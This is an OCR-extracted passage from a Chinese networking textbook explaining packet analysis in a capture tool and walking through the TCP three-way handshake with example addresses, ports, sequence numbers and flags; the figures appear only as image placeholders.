


图 2-28 TCP 数据包

过滤出符合条件的数据包后，就可以对感兴趣的数据包进行分析了。在数据包列表窗格中可以看到被捕获的数据包的基本信息，包括所选中数据包的源地址、目的地址，该数据包所属的协议等；在中间的“数据包细节信息”窗格中可以得到被捕获的数据包的更多信息，主要包括 Frame、Ethernet Ⅱ、IP 和 TCP 等节点，展开这些节点可以得到该数据包中携

带的更详尽的信息，如主机的 MAC 地址（Ethernet Ⅱ）、IP 数据包结构中各字段与标识的值、TCP 数据包结构中各字段与标识的值等。

图 2-28 中，序号为 15、16 和 17 的 3 条记录是 TCP 的三次握手过程。

3. 分析数据包

第一次握手：可以看到 192.168.1.100 用端口号 1928 向 HTTP 服务器 220.181.126.53 的 80 端口发送一个连接请求。这个报文段的序号为 0，SYN=1，如图 2-29 所示。




图 2-29 建立连接第一次握手

第二次握手：HTTP 服务器 220.181.126.53 用 80 端口向客户端 192.168.1.100 的端口号 1928 确认刚才的连接请求。这个报文段的序号为 0，确认序号为图 2-29 中客户端发送的报文段序号+1，也就是 0+1=1，SYN=1，ACK=1，如图 2-30 所示。

第三次握手：客户端发送一个带序号的报文对服务器刚才发送的报文进行确认。这次发送的报文的序号为 1，确认序号为图 2-30 中服务器发送的报文段序号+1，也就是 0+1，SYN=0，ACK=1，如图 2-31 所示。




图 2-30 建立连接第二次握手

